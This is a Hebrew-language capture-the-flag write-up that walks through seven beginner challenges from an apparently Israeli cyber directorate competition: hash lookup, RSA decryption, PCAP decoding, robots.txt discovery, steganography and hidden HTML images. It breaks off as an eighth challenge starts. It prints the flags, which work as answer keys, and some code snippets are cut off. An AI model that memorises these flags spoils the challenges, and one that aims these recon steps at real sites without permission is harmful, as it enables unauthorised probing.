
פתרון האתגר:

בקוד האתר ניתן לראות כי התיבה מבצעת SHA1 על ה-Input שהכנסנו ומשווה אותו מול HASH ששמור בדף (כפי שניתן להניח, ה-HASH של הדגל), ובמידה וה-HASH-ים זהים נקבל אישור. כיוון שיש לנו את ה-HASH של הדגל ניתן לנסות לשבור אותו. הבנתי כי מטרת האתגר היא לא לבדוק את יכולת החומרה שיש לי ב-PC, ולכן לא ניסיתי לשבור את ה-HASH ב-Brute force אלא חיפשתי דרך אחרת למצוא אותו, ואכן בחיפוש קצר בגוגל מצאתי אתר שאינדקס את ה-HASH.

קוד ה-HTML שהתקבל:

```
<script type="text/javascript">
            document.getElementById("prompt").onclick = function () {
                var flag = document.getElementById("flag").value;
                if (Sha1.hash(flag) == "9408b6fc3524ec82d20ed65bb0a93178cb5565dd") {
                    alert("Correct flag!, enter the flag to procceed");
                } else {
                    alert("Ops, Incorrect flag :(");
                }
            }
</script>
```

מציאת ה-Hash:



אתר בו השתמשתי: https://md5decrypt.net/en/Sha1/. הדגל: "hash_me"

האתגר השני: "Save the file"

באתגר זה קיבלנו קובץ file.enc וקובץ p.pem ונדרשנו לחלץ מתוכם את הדגל.


פתרון האתגר:

הקובץ file.enc הוא קובץ מוצפן, והקובץ p.pem הינו מפתח, כל מה שנשאר לנו לעשות זה לפתוח את ההצפנה. השתמשתי בפקודה "openssl pkeyutl" המאפשרת פעולות עם מפתחות SSL ואכן הקובץ המוצפן הכיל את הדגל.

הדגל: "you_got_the_rsa_flag"

האתגר השלישי: "PCAP Investigation"

באתגר זה קיבלנו קובץ PCAP והנחיה כי הדגל שמופיע בקובץ חתוך לשני חלקים שמרכיבים ביחד את התבנית - XXXX_XX_XXX.



פתרון האתגר:

אתחיל בדרך הפתרון שלא עבדה. כאשר ניגשתי לאתגר הדרך הראשונה שיישמתי היא כתיבת סקריפט שעובר על התוכן של ה-PCAP, מחפש את הדגל לפי regex וחותך את ה-regex במקום אחר בכל שלב.

אסביר: כיוון שאנו יודעים את פורמט הדגל (XXXX-XX-XXX) אך איננו יודעים היכן החתך בין 2 חלקי הדגל נמצא, נחפש את הערך XXXX-XX-XX ב-PCAP (נניח כי ההודעה מפוצלת ל-XXXX-XX-XXX), ובמידה ולא נמצא נמשיך לערך הבא XXXX-XX-X- (ונניח כי ההודעה מפוצלת ל-XXXX-XX-XXX) וכן הלאה, כך נבטיח מציאה של חצי ראשון של הדגל וסביר שנוכל למצוא בהמשך השיחה את החצי השני.

הסקריפט לא מצא את הדגל... אעשה ספויילר ואומר כי הסקריפט עבד מעולה, אך מס"ל רצו להקשות עלינו קצת ☺

התחלתי לעבוד על ה-PCAP ידנית, ולהעיף מה-PCAP פרוטוקולים שנראו לי פחות רלוונטיים. ואכן מצאתי תקשורת HTTP-ית עם ערך Date ארוך וחשוד מדי וערך info שמכיל בינארי מעניין.

כמובן שהערך שמופיע תחת Date עבר Encoding כלשהו (מסביר מדוע הדרך הראשונה לא מצאה את הדגל), ובאמצעות משחק עם הכלי הנהדר CyberChef מצאתי כי המרה מ-Base32 ואז מ-Base64 מתרגמת את החצי הראשון של הדגל.


ואכן מהתרגום התקבל החצי הראשון של הדגל:

“pcap_me_<very good, you need to find a number to complete”


החלק השני התקבל בתרגום הבינארי מ-info שתורגם ל-”007“.

TCP Stream של שיחת ה-HTTP:

הכנסה של תוכן ה-Date ל-CyberChef:



תרגום הבינארי מ-info:



הדגל שהתקבל: "pcap_me_007"

הכלי CyberChef מאפשר המרות בין ייצוגים ו-Encoding שונים של טקסט בצורה נוחה ויעילה, משתמש בונה "מתכון" לפיו הטקסט יעבור עיבוד, ומקבל תוצאה. הכלי הינו OpenSource-י, נכתב במקור ע"י ה-GCHQ (המקבילה ה-8200-ית של הוד מלכותה, ז"ל) ונגיש ב-Github.

- קישור לכלי ב-GitHub:


https://github.com/gchq/CyberChef

- קישור ל-Web Build-י:

https://gchq.github.io/CyberChef/

האתגר הרביעי: "Under Maintenance"

באתגר קיבלנו קישור לעמוד המכיל את הטקסט "Under Maintenance" וללא תוכן מעניין בקוד הדף.



פתרון האתגר:

כל חובב CTF-ים מושבע כמוני ימצא את האתגר הבא מוכר. כשניגשים לאתגר מסוג זה, ננסה להשיג כמה שיותר פרטים על המטרה (שלב ה-Reconnaissance/Scanning). ניסיתי לגשת ל-robots.txt ואכן מצאתי בו תת-תיקיה מעניינת "/kifjf/"

```
User-agent: *
Disallow: /kifjf/
```

כשנכנסתי אליה, הופיע הדגל:


```
Flag{Rob0t_F1@g}
```

הקובץ robots.txt הינו קובץ דרכו בעל האתר מסמל למנועי חיפוש אילו חלקים באתר לא רלוונטיים לאינדוקס והצגה למשתמשים כמו לדוגמה אתרי סרטים שלא מעוניינים בהצגת רשימת הסרטים שלהם במנועי החיפוש. לעיתים נמצא בקובץ עמודים מעניינים כמו "/admin" או "/portal".

הדגל: "Flag{Rob0t_F1@g}"

האתגר החמישי: "Only jpg?"

באתגר זה קיבלנו קובץ תמונה שנראית תמימה לחלוטין ונדרשנו למצוא את הדגל.




התמונה:

פתרון האתגר:

בניגוד לאתגרים בהן מתקבלת תמונה ונדרשת אבחנה דקה וזיהוי פרטים בתוכה, אתגר זה מתמקד בקונספט שנקרא סטגנוגרפיה. המושג מתייחס להחבאת מידע בתוך מידע אחר, כך שלא יזהו שיש מידע שמוחבא מלכתחילה. ישנן מספר דרכים נפוצות לעשות את זה ובמקרה הזה מס"ל בחרו בהחבאת המידע ב-metadata של הקובץ.

הנחתי שלכיוון זה הולך האתגר והחזקתי אצבעות שלא אצטרך לשחק עם RGB (אחת הדרכים להחביא מידע בקובץ, יש דוגמא מעולה בערך "סטגנוגרפיה" בוויקיפדיה).

כחובב כלים אינטרנטיים ניגשתי לגוגל וחיפשתי כלי שיעזור לי ואכן מצאתי החיפוש "Steganographic Decoder" העלה את האתר "https://futureboy.us/stegano/decinput.html" והעלאת התמונה אליו מצאה את הדגל.



הדגל: "stego_flag_2023".

האתגר השישי: "Findme"


קיבלנו קובץ בשם Find.Me ונדרשנו למצוא את הדגל.

פתרון האתגר:

בדקתי את סוג הקובץ האמצעות הפקודה file (פקודת לינוקס הבודקת את סוג הקובץ) ונראה כי הקובץ טקסטואלי ו-HTML, פתחתי את הקובץ באמצעות עורך טקסט כדי לבחון את קוד הדף, וישנה תמונה מוחבאת (הומרה ל-base64) הוגדרה כ-"display: none", שיניתי את הערך כך שיציג את התמונה (מחקתי את ערך ה-display). ואכן בפתיחת הדף התמונה הוצגה ובה הופיע הדגל. קוד הדף:

```
<div id="image" style="display: none;">
    <img src="
</div>
<script>
    const username = atob("SU5DRA==");
    const password = atob("SU5DRA==");

    function validate() {
        const enteredUsername = document.getElementById("usernam
        const enteredPassword = document.getElementById("passwor

        if (enteredUsername === username && enteredPassword ===
            document.getElementById("image").style.display = "bl
        } else {
            alert("Invalid input");
        }
    }
</script>
dy>
tml>
```

הדף לפני השינוי:




הדף לאחר השינוי:

הדגל - "{INCD_RULES}"


האתגר השביעי - "use_the_map"

קיבלנו תמונה של מפה ונדרשנו למצוא את הדגל.




פתרון האתגר:

פשפשתי ב-metadata של הקובץ וחשבתי איפה ניתן להחביא את הדגל. כן, הדגל בגוף המפה (סייבר?), ואחרי משחק קצר של "Find Waldo" מצאתי את הדגל.



הדגל: "very_simple_flag"

ובשלב זה הגיע גם סוף המקטע הראשון!



קדימה אל המקטע השני!


האתגר השמיני: "Connecting People"

באתגר זה קיבלנו PCAP והנחו אותנו לחפש את הסיסמא בה התוקף השתמש כדי להיכנס לשרת.

פתרון האתגר:

